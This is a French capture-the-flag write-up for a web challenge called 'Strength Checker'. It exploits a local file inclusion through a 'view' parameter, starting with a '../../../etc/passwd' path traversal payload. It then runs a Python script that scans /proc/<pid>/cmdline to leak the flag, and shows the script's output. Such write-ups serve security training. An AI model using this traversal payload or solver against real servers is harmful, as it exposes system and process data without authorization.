
# Strength Checker

Auteur: bWlrYQ


# 1. Recon

On découvre une application web plutôt simpliste qui présente un outil de test pour la force des mots de passe. Le code source ne présente rien d'anormal en revanche l'application a l'air de servir des pages à l'aide de la méthode `include('page.html')`




On peut donc tester une LFI (local file inclusion) sur le paramètre GET `?view=../../../etc/passwd`. Et malheureusement on nous informe qu'on ne doit pas tenter de hacker le site web, ça ressemble à un point

d'entrée.




# 2. Exploitation

Certains chemins ont l'air d'être désactivés, on peut donc en tester plusieurs classiques jusqu'à essayer d'en trouver un que l'on pourrait exploiter. Certains chemins sont interdits comme /root, /etc, /var... En revanche d'autres ne le sont pas comme /home ou /sys. Par ailleurs, quand on essaie d'inclure certains chemins, un erreur apparaît: `Warning: include(): Failed opening '/home' for inclusion (include_path='/proc') in /var/www/html/index.php on line 19`.

On nous parle d'include path équivalent à /proc. Pour rappel, ceci est le serveur web de l'administrateur qui a crée Strength Checker, nous devons lui voler ses mots de passe... Il est fort probable qu'il utilise son outil sur propre serveur.

Dans le monde merveilleux d'UNIX, tout est fichier ! Cela signifie que même les commandes lancées sur le système sont dans des fichiers. On peut voir les commandes liées aux processus en cours dans /proc/<pid>/cmdline. On va pouvoir chercher dans les fichiers cmdline ceux ayant strengthChecker dedans (le nom du script).

```
#!/usr/bin/python

from sys import argv, exit
from requests import get

url = argv[1]
max_proc = argv[2]

try:
    max_proc = int(max_proc)
except:
    print("Number of tries must be an int")
```


```
        exit(0)

    for i in range(max_proc):
        full_url = url+f"/proc/{i}/cmdline"
        r = get(full_url)
        if "strengthChecker" in r.text:
            print("[>] Flag:\n"+full_url)
            exit(0)

    print("[!] Nothing found, try to increment the max_proc number")
```

On lance notre script avec l'URL et le nombre de PID que l'on veut chercher

```
mika@bwlryq ~/D/ctf ./rw
$ /bin/python /home/mika/Desktop/ctf/web/StrengthChecker/solve/solve.py "http://10.100.1.201:5000/?view=" 20
[>] Flag:
http://10.100.1.201:5000/?view=/proc/8/cmdline
```




Flag: FMCTF{D0n't_Trust_Us3r_D@ta....}